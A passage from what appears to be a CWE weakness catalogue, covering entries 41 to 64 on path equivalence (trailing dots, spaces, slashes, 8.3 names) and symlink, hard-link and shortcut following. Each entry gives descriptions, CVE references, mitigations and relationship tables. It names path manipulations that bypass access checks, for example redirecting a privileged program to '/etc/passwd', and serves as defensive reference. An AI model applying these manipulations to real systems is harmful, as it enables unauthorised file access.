Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	⊕	36	Absolute Path Traversal	699 1000	48

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	\\UNC\share\name\ (Windows UNC share)

CWE-41: Improper Resolution of Path Equivalence

Weakness ID: 41 (Weakness Base)

Status: Incomplete

Description

Summary

The system or application is vulnerable to file system contents disclosure through path equivalence. Path equivalence involves the use of special characters in file and directory names. The associated manipulations are intended to generate multiple names for the same object.

Extended Description

Path equivalence is usually employed in order to circumvent access controls expressed using an incomplete set of file name or file path representations. This is different from path traversal, wherein the manipulations are performed to generate a name for a different object.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Other Notes

Some of these manipulations could be effective in path traversal issues, too.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		21	Pathname Traversal and Equivalence Errors	699	24
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ChildOf		706	Use of Incorrectly-Resolved Name or Reference	1000	842
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
CanFollow		20	Improper Input Validation	1000	15
ParentOf		42	Path Equivalence: 'filename.' (Trailing Dot)	699 1000	55
ParentOf		44	Path Equivalence: 'file.name' (Internal Dot)	699 1000	56
ParentOf		46	Path Equivalence: 'filename ' (Trailing Space)	699 1000	57
ParentOf		47	Path Equivalence: ' filename' (Leading Space)	699 1000	58
ParentOf		48	Path Equivalence: 'file name' (Internal Whitespace)	699 1000	58
ParentOf		49	Path Equivalence: 'filename/' (Trailing Slash)	699 1000	59
ParentOf		50	Path Equivalence: '//multiple/leading/slash'	699 1000	59
ParentOf		51	Path Equivalence: '/multiple//internal/slash'	699 1000	60
ParentOf		52	Path Equivalence: '/multiple/trailing/slash/'	699 1000	61
ParentOf		53	Path Equivalence: '\multiple\internal\backslash'	699 1000	61
ParentOf		54	Path Equivalence: 'filedir\' (Trailing Backslash)	699 1000	62
ParentOf		55	Path Equivalence: './' (Single Dot Directory)	699 1000	62
ParentOf		56	Path Equivalence: 'filedir*' (Wildcard)	699 1000	63
ParentOf		57	Path Equivalence: 'fakedir/./readdir/filename'	699 1000	63
ParentOf		58	Path Equivalence: Windows 8.3 Filename	699 1000	64
CanFollow		73	External Control of File Name or Path	1000	77
CanFollow		172	Encoding Error	1000	250

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Path Equivalence
CERT C Secure Coding	FIO02-C	Canonicalize path names originating from untrusted sources

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
4	Using Alternative IP Address Encodings	

CWE-42: Path Equivalence: 'filename.' (Trailing Dot)

Weakness ID: 42 (Weakness Variant)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of trailing dot ('filedir.') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-1114	Source code disclosure using trailing dot
CVE-2000-1133	Bypass directory access restrictions using trailing dot in URL
CVE-2001-1386	Bypass check for ".lnk" extension using ".lnk."
CVE-2002-1986,	Source code disclosure using trailing dot
CVE-2004-0061	Bypass directory access restrictions using trailing dot in URL
CVE-2004-2213	Source code disclosure using trailing dot
CVE-2005-3293	Source code disclosure using trailing dot

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	41	Improper Resolution of Path Equivalence	699 1000	53
ChildOf	V	162	Improper Neutralization of Trailing Special Elements	1000	239
ParentOf	V	43	Path Equivalence: 'filename....' (Multiple Trailing Dot)	699 1000	55

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Trailing Dot - 'filedir.'

CWE-43: Path Equivalence: 'filename....' (Multiple Trailing Dot)

Weakness ID: 43 (Weakness Variant)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of multiple trailing dot ('filedir....') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
BUGTRAQ:2004-0205	Apache + Resin Reveals JSP Source Code ...
CVE-2004-0281	Multiple trailing dot allows directory listing

Potential Mitigations

see the vulnerability category "Pathname Traversal and Equivalence Errors"

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	✓	42	Path Equivalence: 'filename.' (Trailing Dot)	699 1000	55
ChildOf	✓	163	Improper Neutralization of Multiple Trailing Special Elements	1000	240

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Multiple Trailing Dot - 'filedir....'

CWE-44: Path Equivalence: 'file.name' (Internal Dot)**Weakness ID:** 44 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

A software system that accepts path input in the form of internal dot ('file.ordir') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Potential Mitigations

see the vulnerability category "Path Equivalence"

Other Notes

This variant does not have any easily findable, publicly reported vulnerabilities, but it can be an effective manipulation in weaknesses such as validate-before-cleanse, which might remove a dot from a string to produce an unexpected string.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	⊖	41	Improper Resolution of Path Equivalence	699 1000	53
ParentOf	✓	45	Path Equivalence: 'file...name' (Multiple Internal Dot)	699 1000	56

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Internal Dot - 'file.ordir'

CWE-45: Path Equivalence: 'file...name' (Multiple Internal Dot)**Weakness ID:** 45 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

A software system that accepts path input in the form of multiple internal dot ('file...dir') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All



Potential Mitigations

see the vulnerability category "Path Equivalence"

Other Notes

This variant does not have any easily findable, publicly reported vulnerabilities, but it can be an effective manipulation in weaknesses such as validate-before-cleanse, which might use a regular expression that removes ".." sequences from a string to produce an unexpected string.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		44	Path Equivalence: 'file.name' (Internal Dot)	699 1000	56
ChildOf		165	Improper Neutralization of Multiple Internal Special Elements	1000	241

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Multiple Internal Dot - 'file...dir'

CWE-46: Path Equivalence: 'filename ' (Trailing Space)

Weakness ID: 46 (*Weakness Variant*)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of trailing space ('filedir ') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All




Observed Examples

Reference	Description
CVE-2001-0054	Multi-Factor Vulnerability (MVF). directory traversal and other issues in FTP server using Web encodings such as "%20"; certain manipulations have unusual side effects.
CVE-2001-0693	Source disclosure via trailing encoded space "%20"
CVE-2001-0778	Source disclosure via trailing encoded space "%20"
CVE-2001-1248	Source disclosure via trailing encoded space "%20"
CVE-2002-1451	Trailing space ("+" in query string) leads to source code disclosure.
CVE-2002-1603	Source disclosure via trailing encoded space "%20"
CVE-2004-0280	Source disclosure via trailing encoded space "%20"
CVE-2004-2213	Source disclosure via trailing encoded space "%20"
CVE-2005-0622	Source disclosure via trailing encoded space "%20"
CVE-2005-1656	Source disclosure via trailing encoded space "%20"

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		41	Improper Resolution of Path Equivalence	699 1000	53
ChildOf		162	Improper Neutralization of Trailing Special Elements	1000	239
CanPrecede		289	Authentication Bypass by Alternate Name	1000	382

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Trailing Space - 'filedir'

CWE-47: Path Equivalence: 'filename' (Leading Space)

Weakness ID: 47 (Weakness Variant)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of leading space ('filedir') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	41	Improper Resolution of Path Equivalence	699	53
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Leading Space - 'filedir'

CWE-48: Path Equivalence: 'file name' (Internal Whitespace)

Weakness ID: 48 (Weakness Variant)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of internal space ('file(SPACE)name') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0293	Filenames with spaces allow arbitrary file deletion when the product does not properly quote them; some overlap with path traversal.
CVE-2001-1567	"+" characters in query string converted to spaces before sensitive file/extension (internal space), leading to bypass of access restrictions to the file.

Potential Mitigations

see the vulnerability category "Path Equivalence"

Other Notes

This is not necessarily an equivalence issue, but it can also be used to spoof icons or conduct information hiding via information truncation (see user interface errors).

This weakness is likely to overlap quoting problems, e.g. the "Program Files" untrusted search path variants. It also could be an equivalence issue if filtering removes all extraneous spaces.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	41	Improper Resolution of Path Equivalence	699 1000	53

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			file(SPACE)name (internal space)
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service

CWE-49: Path Equivalence: 'filename/' (Trailing Slash)**Weakness ID:** 49 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

A software system that accepts path input in the form of trailing slash ('filedir/') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation
- Operation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
BID:3518	
CVE-2001-0446	
CVE-2001-0892	
CVE-2001-0893	Read sensitive files with trailing "/"
CVE-2002-0253	Overlaps infoleak
CVE-2004-0334	Bypass Basic Authentication for files using trailing "/"
CVE-2004-1101	Failure to handle filename request with trailing "/" causes multiple consequences, including server crash and a Visual Basic error message that enables XSS and information leak.
CVE-2004-1814	

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	41	Improper Resolution of Path Equivalence	699 1000	53
ChildOf	V	162	Improper Neutralization of Trailing Special Elements	1000	239

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	filedir/ (trailing slash, trailing /)

CWE-50: Path Equivalence: '//multiple/leading/slash'**Weakness ID:** 50 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

A software system that accepts path input in the form of multiple leading slash ('//multiple/leading/slash') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-1456	
CVE-2000-1050	Access directory using multiple leading slash.
CVE-2001-1072	Bypass access restrictions via multiple leading slash, which causes a regular expression to fail.
CVE-2002-0275	
CVE-2002-1238	
CVE-2002-1483	
CVE-2004-0235	Archive extracts to arbitrary files using multiple leading slash in filenames in the archive.
CVE-2004-0578	
CVE-2004-1032	
CVE-2004-1878	
CVE-2005-1365	

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	ⓑ	41	Improper Resolution of Path Equivalence	699	53
ChildOf	Ⓥ	161	Improper Neutralization of Multiple Leading Special Elements	1000	238

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	//multiple/leading/slash ('multiple leading slash')

CWE-51: Path Equivalence: '/multiple//internal/slash'

Weakness ID: 51 (Weakness Variant)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of multiple internal slash ('/multiple//internal/slash/') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-1483	Read files with full pathname using multiple internal slash.

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	ⓑ	41	Improper Resolution of Path Equivalence	699	53
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	/multiple//internal/slash ('multiple internal slash')

CWE-52: Path Equivalence: '/multiple/trailing/slash/'

Weakness ID: 52 (*Weakness Variant*)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of multiple trailing slash ('/multiple/trailing/slash/') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-1078	Directory listings in web server using multiple trailing slash

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		41	Improper Resolution of Path Equivalence	699	53
				1000	
ChildOf		163	Improper Neutralization of Multiple Trailing Special Elements	1000	240
CanPrecede		289	Authentication Bypass by Alternate Name	1000	382

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	/multiple/trailing/slash// ('multiple trailing slash')

CWE-53: Path Equivalence: '\multiple\internal\backslash'

Weakness ID: 53 (*Weakness Variant*)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of multiple internal backslash ('\multiple\trailing\slash') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		41	Improper Resolution of Path Equivalence	699	53
				1000	
ChildOf		165	Improper Neutralization of Multiple Internal Special Elements	1000	241

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	\multiple\internal\backslash

CWE-54: Path Equivalence: 'filedir\' (Trailing Backslash)

Weakness ID: 54 (Weakness Variant)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of trailing backslash ('filedir\' without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2004-0847	

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		41	Improper Resolution of Path Equivalence	699	53
ChildOf		162	Improper Neutralization of Trailing Special Elements	1000	239

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	filedir\ (trailing backslash)

CWE-55: Path Equivalence: './' (Single Dot Directory)

Weakness ID: 55 (Weakness Variant)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of single dot directory exploit ('./') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
BID:6042	
CVE-1999-1083	Possibly (could be a cleansing error)
CVE-2000-0004	
CVE-2002-0112	
CVE-2002-0304	
CVE-2004-0815	"./././etc" cleansed to "././etc" then "/etc"

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	41	Improper Resolution of Path Equivalence	699 1000	53

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	../ (single dot directory)

CWE-56: Path Equivalence: 'filedir*' (Wildcard)

Weakness ID: 56 (Weakness Variant)

Status: Incomplete

Description

Summary

A software system that accepts path input in the form of asterisk wildcard ('filedir*') without appropriate validation can lead to ambiguous path resolution and allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0433	List files in web server using "*.ext"
CVE-2004-0696	List directories using desired path and "**"

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	41	Improper Resolution of Path Equivalence	699 1000	53
ChildOf	V	155	Improper Neutralization of Wildcards or Matching Symbols	1000	232

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	filedir* (asterisk / wildcard)

CWE-57: Path Equivalence: 'fakedir../readdir/filename'

Weakness ID: 57 (Weakness Variant)

Status: Incomplete

Description

Summary

The software contains protection mechanisms to restrict access to 'readdir/filename', but it constructs pathnames using external input in the form of 'fakedir../readdir/filename' that are not handled by those mechanisms. This allows attackers to perform unauthorized actions against the targeted file.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0191	application check access for restricted URL before canonicalization
CVE-2001-1152	
CVE-2005-1366	CGI source disclosure using "dirname../cgi-bin"

Potential Mitigations

see the vulnerability category "Path Equivalence"

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	⊕	41	Improper Resolution of Path Equivalence	699	53
				1000	

Theoretical Notes

This is a manipulation that uses an injection for one consequence (containment violation using relative path) to achieve a different consequence (equivalence by alternate name).

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	dirname/fakechild/./realchild/filename

CWE-58: Path Equivalence: Windows 8.3 Filename

Weakness ID: 58 (Weakness Variant)

Status: Incomplete

Description

Summary

The software contains a protection mechanism that restricts access to a long filename on a Windows operating system, but the software does not properly restrict access to the equivalent short "8.3" filename.

Extended Description

On later Windows operating systems, a file can have a "long name" and a short name that is compatible with older Windows file systems, with up to 8 characters in the filename and 3 characters for the extension. These "8.3" filenames, therefore, act as an alternate name for files with long names, so they are useful pathname equivalence manipulations.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- Windows

Observed Examples

Reference	Description
CVE-1999-0012	Multiple web servers allow restriction bypass using 8.3 names instead of long names
CVE-2001-0795	Source code disclosure using 8.3 file name.
CVE-2005-0471	Multi-Factor Vulnerability. Product generates temporary filenames using long filenames, which become predictable in 8.3 format.

Potential Mitigations

Disable Windows from supporting 8.3 filenames by editing the Windows registry. Preventing 8.3 filenames will not remove previously generated 8.3 filenames.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	⊕	41	Improper Resolution of Path Equivalence	699	53
				1000	

Research Gaps

Probably under-studied

Functional Areas

- File processing

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Windows 8.3 Filename

References

M. Howard and D. LeBlanc. "Writing Secure Code". 2nd Edition. Microsoft. 2003.

CWE-59: Improper Link Resolution Before File Access ('Link Following')

Weakness ID: 59 (Weakness Base)

Status: Draft

Description

Summary

The software attempts to access a file based on the filename, but it does not properly prevent that filename from identifying a link or shortcut that resolves to an unintended resource.

Alternate Terms

insecure temporary file

Some people use the phrase "insecure temporary file" when referring to a link following weakness, but other weaknesses can produce insecure temporary files without any symlink involvement at all.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- Windows (*Sometimes*)
- UNIX (*Often*)

Likelihood of Exploit

Low to Medium

Potential Mitigations

Architecture and Design

Implementation

Follow the principle of least privilege when assigning access rights to files. Denying access to a file can prevent an attacker from replacing that file with a link to a sensitive file. Ensure good compartmentalization in the system to provide protected areas that can be trusted.

Background Details

Soft links are a UNIX term that is synonymous with simple shortcuts on windows based platforms.













Other Notes

Windows simple shortcuts, sometimes referred to as soft links, can be exploited remotely since an ".LNK" file can be uploaded like a normal file.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		21	Pathname Traversal and Equivalence Errors	699	24
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ChildOf		706	Use of Incorrectly-Resolved Name or Reference	1000	842
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ChildOf		748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946
ParentOf		60	UNIX Path Link Problems	699	66
ParentOf		61	UNIX Symbolic Link (Symlink) Following	1000	66
ParentOf		62	UNIX Hard Link	1000	68
ParentOf		63	Windows Path Link Problems	699	69
ParentOf		64	Windows Shortcut Following (.LNK)	1000	69
ParentOf		65	Windows Hard Link	1000	70

Nature	Type	ID	Name	V	Page
CanFollow		73	External Control of File Name or Path	1000	77
CanFollow		363	Race Condition Enabling Link Following	1000	467
MemberOf		635	Weaknesses Used by NVD	635	738

Relationship Notes

Link following vulnerabilities are Multi-factor Vulnerabilities (MFV). They are the combination of multiple elements: file or directory permissions, filename predictability, race conditions, and in some cases, a design limitation in which there is no mechanism for performing atomic file creation operations.

Some potential factors are race conditions, permissions, and predictability.

Research Gaps

UNIX hard links, and Windows hard/soft links are under-studied and under-reported.

Affected Resources

- File/Directory

Functional Areas

- File processing, temporary files

Causal Nature

Explicit (*an explicit weakness resulting from behavior of the developer*)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Link Following
CERT C Secure Coding	FIO02-C	Canonicalize path names originating from untrusted sources
CERT C Secure Coding	POS01-C	Check for the existence of links when dealing with files

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
17	Accessing, Modifying or Executing Executable Files	
35	Leverage Executable Code in Nonexecutable Files	
76	Manipulating Input to File System Calls	
132	Symlink Attacks	

CWE-60: UNIX Path Link Problems

Category ID: 60 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of links within Unix-based operating systems.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		59	Improper Link Resolution Before File Access ('Link Following')	699	65
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ParentOf		61	UNIX Symbolic Link (Symlink) Following	631	66
ParentOf		62	UNIX Hard Link	631	68
				699	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	UNIX Path Link problems

CWE-61: UNIX Symbolic Link (Symlink) Following

Compound Element ID: 61 (Compound Element Variant: Composite) **Status:** Incomplete

Description

Summary

The software, when opening a file or directory, does not sufficiently account for when the file is a symbolic link that resolves to a target outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

Extended Description

A software system that allows UNIX symbolic links (symlink) as part of paths whether in internal code or through user input can allow an attacker to spoof the symbolic link and traverse the file system to unintended locations or access arbitrary files. The symbolic link can permit an attacker to read/write/corrupt a file that they originally did not have permissions to access.

Alternate Terms

Symlink following
symlink vulnerability

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Likelihood of Exploit

High to Very High

Observed Examples

Reference	Description
CVE-1999-1386	
CVE-2000-0972	Setuid product allows file reading by replacing a file being edited with a symlink to the targeted file, leaking the result in error messages when parsing fails.
CVE-2000-1178	
CVE-2003-0517	
CVE-2004-0217	
CVE-2004-0689	Possible interesting example
CVE-2005-0824	Signal causes a dump that follows symlinks.
CVE-2005-1879	Second-order symlink vulnerabilities
CVE-2005-1880	Second-order symlink vulnerabilities
CVE-2005-1916	Symlink in Python program

Potential Mitigations

Symbolic link attacks often occur when a program creates a tmp directory that stores files/links. Access to the directory should be restricted to the program as to prevent attackers from manipulating the files.

Follow the principle of least privilege when assigning access rights to files. Denying access to a file can prevent an attacker from replacing that file with a link to a sensitive file. Ensure good compartmentalization in the system to provide protected areas that can be trusted.

Other Notes




Fault: filename predictability, insecure directory permissions, non-atomic operations, race condition.

These are typically reported for temporary files or privileged programs.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		59	Improper Link Resolution Before File Access ('Link Following')	1000	65
ChildOf		60	UNIX Path Link Problems	631 699	66
Requires		216	Containment Errors (Container Errors)	1000	307

Nature	Type	ID	Name	V	Page
Requires	C	275	Permission Issues	1000	364
Requires	C	340	Predictability Problems	1000	441
Requires	C	362	Race Condition	1000	463
Requires	B	386	Symbolic Name not Mapping to Correct Object	1000	494

Research Gaps

Symlink vulnerabilities are regularly found in C and shell programs, but all programming languages can have this problem. Even shell programs are probably under-reported.

"Second-order symlink vulnerabilities" may exist in programs that invoke other programs that follow symlinks. They are rarely reported but are likely to be fairly common when process invocation is used. Reference: [Christey2005]

Causal Nature

Explicit (*an explicit weakness resulting from behavior of the developer*)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	UNIX symbolic link following

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
27	Leveraging Race Conditions via Symbolic Links	

References

Steve Christey. "Second-Order Symlink Vulnerabilities". Bugtraq. 2005-06-07. < <http://www.securityfocus.com/archive/1/401682> >.

Shaun Colley. "Crafting Symlinks for Fun and Profit". Infosec Writers Text Library. 2004-04-12. < <http://www.infosecwriters.com/texts.php?op=display&id=159> >.

CWE-62: UNIX Hard Link

Weakness ID: 62 (*Weakness Variant*) **Status:** Incomplete

Description

Summary

The software, when opening a file or directory, does not sufficiently account for when the name is associated with a hard link to a target that is outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

Extended Description

Failure for a system to check for hard links can result in vulnerability to different types of attacks. For example, an attacker can escalate their privileges if a file used by a privileged program is replaced with a hard link to a sensitive file (e.g. /etc/passwd). When the process opens the file, the attacker can assume the privileges of that process.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- UNIX

Observed Examples

Reference	Description
BUGTRAQ:20030203	OpenBSD chpass/chfn/chsh file content leak
ASA-0001	
CVE-1999-0783	
CVE-2001-1494	Hard link attack, file overwrite; interesting because program checks against soft links
CVE-2002-0793	
CVE-2003-0578	
CVE-2004-1603	

Reference	Description
CVE-2004-1901	
CVE-2005-1111	Hard link race condition

Potential Mitigations

Follow the principle of least privilege when assigning access rights to files. Denying access to a file can prevent an attacker from replacing that file with a link to a sensitive file. Ensure good compartmentalization in the system to provide protected areas that can be trusted.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	B	59	Improper Link Resolution Before File Access ('Link Following')	1000	65
ChildOf	C	60	UNIX Path Link Problems	631	66
				699	
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
PeerOf	V	71	Apple '.DS_Store'	1000	75

Research Gaps

Under-studied. It is likely that programs that check for symbolic links could be vulnerable to hard links.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		UNIX hard link
CERT C Secure Coding	FIO05-C	Identify files using multiple file attributes

CWE-63: Windows Path Link Problems

Category ID: 63 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of links within Windows-based operating systems.

Applicable Platforms

Languages

- All

Operating Systems

- Windows

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	B	59	Improper Link Resolution Before File Access ('Link Following')	699	65
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ParentOf	V	64	Windows Shortcut Following (.LNK)	631	69
				699	
ParentOf	V	65	Windows Hard Link	631	70
				699	

CWE-64: Windows Shortcut Following (.LNK)

Weakness ID: 64 (Weakness Variant) Status: Incomplete

Description

Summary

The software, when opening a file or directory, does not sufficiently handle when the file is a Windows shortcut (.LNK) whose target is outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

Extended Description

The shortcut (file with the .lnk extension) can permit an attacker to read/write a file that they originally did not have permissions to access.

Alternate Terms

Windows symbolic link following
symlink

Time of Introduction

- Operation

Applicable Platforms

Languages

- All

Operating Systems

- Windows

Likelihood of Exploit

Medium to High

Observed Examples

Reference	Description
CVE-2000-0342	
CVE-2001-1042	
CVE-2001-1043	
CVE-2001-1386	".LNK." - .LNK with trailing dot
CVE-2003-1233	Rootkits can bypass file access restrictions to Windows kernel directories using NtCreateSymbolicLinkObject function to create symbolic link
CVE-2005-0587	

Potential Mitigations

